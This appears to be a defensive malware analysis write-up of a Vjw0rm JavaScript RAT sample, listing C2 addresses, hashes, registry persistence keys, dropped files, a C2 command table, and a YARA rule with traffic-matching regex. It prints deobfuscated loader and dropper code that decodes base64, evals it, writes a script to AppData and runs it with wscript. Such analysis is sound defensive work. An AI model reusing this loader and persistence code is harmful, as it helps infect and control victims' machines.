## Summary

The malware presented in this sample is a Vjw0rm which can be classified as a RAT, but it's usually referred to as a worm as it uses usbs to propagate.

Its capabilities are limited to executing javascript scripts in its process or in new ones.

The malware acts according to Instructions sent to via two c2 servers.

The malware uses obfuscation as an evasion technique.

And has 1 file and 2 copies dropped for persistence.

---

# Indicators of Compromise

## Network Indicators

C2 servers:

1. `http[:]//45.139.105.174:6605/`
2. `http[:]//javaautorun.duia.ro:5465/`

Specific user agent could be used to detect infections:

`<malwareKeyUsername>\<computername>\<username>\<operating system>\<visualBasicPresentFlag (YES|NO)>\<Flag indicating if malware was run from root directory. (TRUE|FALSE)>\`

## Other indicators

Register keys located on:

`HKCU\Software\Microsoft\Windows\CurrentVersion\Run`

With js files as text



`HKCU\`

With a bool value used to decide if the malware is run from a root directory or not.

## High-Level Technical Summary

This malware consists of one obfuscated js script that evaluates a vjw0rm. This first vjw0rm drops another vjw0rm with a different c2 server. And they both wait for c2 instructions.

## Malware Composition

This sample consist on two files:

| File Name            | MD5 Hash   |
|----------------------|--|
| <b>file.js</b>       | 3a7d372c4d53bb1ab91c7dd57e0234946a4fe303a5d17f3883006c0fa96a9959 |
| <b>tN0mkTQQeQ.js</b> | e4b4300b075b6e1ff917284d559aeac7832d9de3bf1d93259be9061a626fa69b |

## Analysis

The original script presented has an array with obfuscated strings. One is a large base64 string with all A replaced with ">!".

And the rest are hexadecimal strings.

Deobfuscating them gives the next script:

```
// Creates stream to read the file created from obfuscated file using base 64 and values
to be replaced by "A"
var superString=_3robn8[0]
var xmlDoc=WSH.CreateObject("microsoft.xmlDOM").createElement("mko")
xmlDoc.dataType= "bin.base64"
xmlDoc.text= superString.replace(/>!/g,"A")
var comObject=WSH.CreateObject("adodb.stream")
comObject.Type= 1
comObject["Open"]()
comObject["Write"](xmlDoc["nodeTypedValue"])
comObject["Position"]= 0
comObject["Type"]= 2
comObject["CharSet"]= "us-ascii"
eval(comObject[ReadText]())
```

Executing the base64 string drops another script and the script has a connection to one of the c2 servers.

```
try{
  // Write second script in app data and run it
  var longText1 = "DQonXHg3NVx4NzNceDY1XHgyMFx4NzNceDc0XHg3Mlx4Nj1ceDYzXHg3NCc7dmFyIF8zcn";
  var wshShell1 = WScript.CreateObject("WScript.Shell");
  var appdatadir1 = wshShell1.ExpandEnvironmentStrings("%appdata%");
  var stubpath1 = appdatadir1 + "\\tN0mkTQqeQ.js";
  var decoded1 = handlerToDecodeBase64(longText1);
  writeBytes(stubpath1, decoded1);
  wshShell1.run("wscript //B \"\" + stubpath1 + "\"");
}catch(er){}
```

Figure 1: Drop of last script

Figure 2: Procmon tree of processes

## Dropped files

The malware creates multiple files in the computer, a complete list can be see in the next image:

```
is
C:\Users\Capibara\Desktop\malware\javascript\3a7d372c4d53bb1ab91c7dd57e0234946a4fe303a5d17f3883006c0fa96a9959\stage1.js
C:\Users\Capibara\AppData\Roaming\tnOmK TQqEQ.js
C:\Users\Capibara\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\tnOmK TQqEQ.js
C:\Users\Capibara\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\stage1.js
```

The first one is the original file.

Two of these files are dropped on startup for persistence.

And the other in appdata is run at the moment the malware executes.

## Registers modified

Register added to run the file:

**HKCU\Software\Microsoft\Windows\CurrentVersion\Run**

| Name       | Type   | Data  |
|------------|--------|---|
| (Default)  | REG_SZ | (value not set)   |
| JOVQ3LH5DJ | REG_SZ | "C:\Users\Capibara\Desktop\malware\javascript\3a7d372c4d53bb1ab91c7dd57e0234946a4fe303a5d17f3883006c0fa96a9959\stage1.js" |

Register used as mutex to know if the program has already infected the machine.

This name can be changed with the "RN" command from the server.

**HKCU\**

| Name      | Type   | Data            |
|-----------|--------|-----------------|
| (Default) | REG_SZ | (value not set) |
| vjw0rm    | REG_SZ | FALSE           |

## Communication with server

The server sends a post request every 7 seconds to the c2 servers. This request sends system information as the user-agent. This is further explored in the [IOC section](#).



Figure 3: Example of request

The server response is split into parameters using a specific string. The first one is the instruction for the script and the rest are parameters used for those actions.

| Instruction | Description  | First parameter   | Second parameter |
|-------------|--|-------------------|------------------|
| Cl          | Closes the script  | -                 | -                |
| Sc or RF    | Create file in temp and execute with wscript.  | String to execute | Filename         |
| Ex          | Evaluates js expression inside script  | js expression     |                  |
| Rn          | Runs this script replacing “vjw0rm” string with a new one. So this script is reusable. | string            |                  |
| Up          | Same as Sc. But it quits the current script after initializing the other one.          | String to execute | Filename         |
| Un          | Some reports on vjw0rm claim that this function is used to uninstall the malware.      | String to execute |                  |

## Rules & Signatures

Updated yara rules at:

<https://github.com/capibaraM/Yara-rules>

```
rule suspicious_base64_vjw0rm {
  meta:
    description = "Detects common functions used by vjw0rm or vjw0rm string"
    author = "Andres Nahuel Antola"
    date = "13/11/2022"
    hash = "3a7d372c4d53bb1ab91c7dd57e0234946a4fe303a5d17f3883006c0fa96a9959"

  strings:
    $string1 = "WScript" base64
    $string2 = "HKCU" base64
    $string3 = "AntiVirusProduct" base64
    $string4 = "POST" base64
    $string5 = "RegWrite" base64
    $string6 = "split" base64
    $string7 = "CreateTextFile" base64
    $string8 = "eval" base64
    $string9 = "run" base64
    $vjw0rm = "vjw0rm" base64

  condition:
    all of ($string*) or $vjw0rm
}
```

The following regex is able to detect request with this particular user agent:  
"User-Agent: .+\\.+\\.\\.\\.+\\.\\.\\.+\\.\\.\\.+(YES|NO)\\.\\.\\.\\.+(FALSE)"

For example In wireshark i used the following filter:  
frame matches "User-Agent: .+\\.+\\.\\.\\.+\\.\\.\\.+\\.\\.\\.+(YES|NO)\\.\\.\\.\\.+(FALSE|TRUE)"
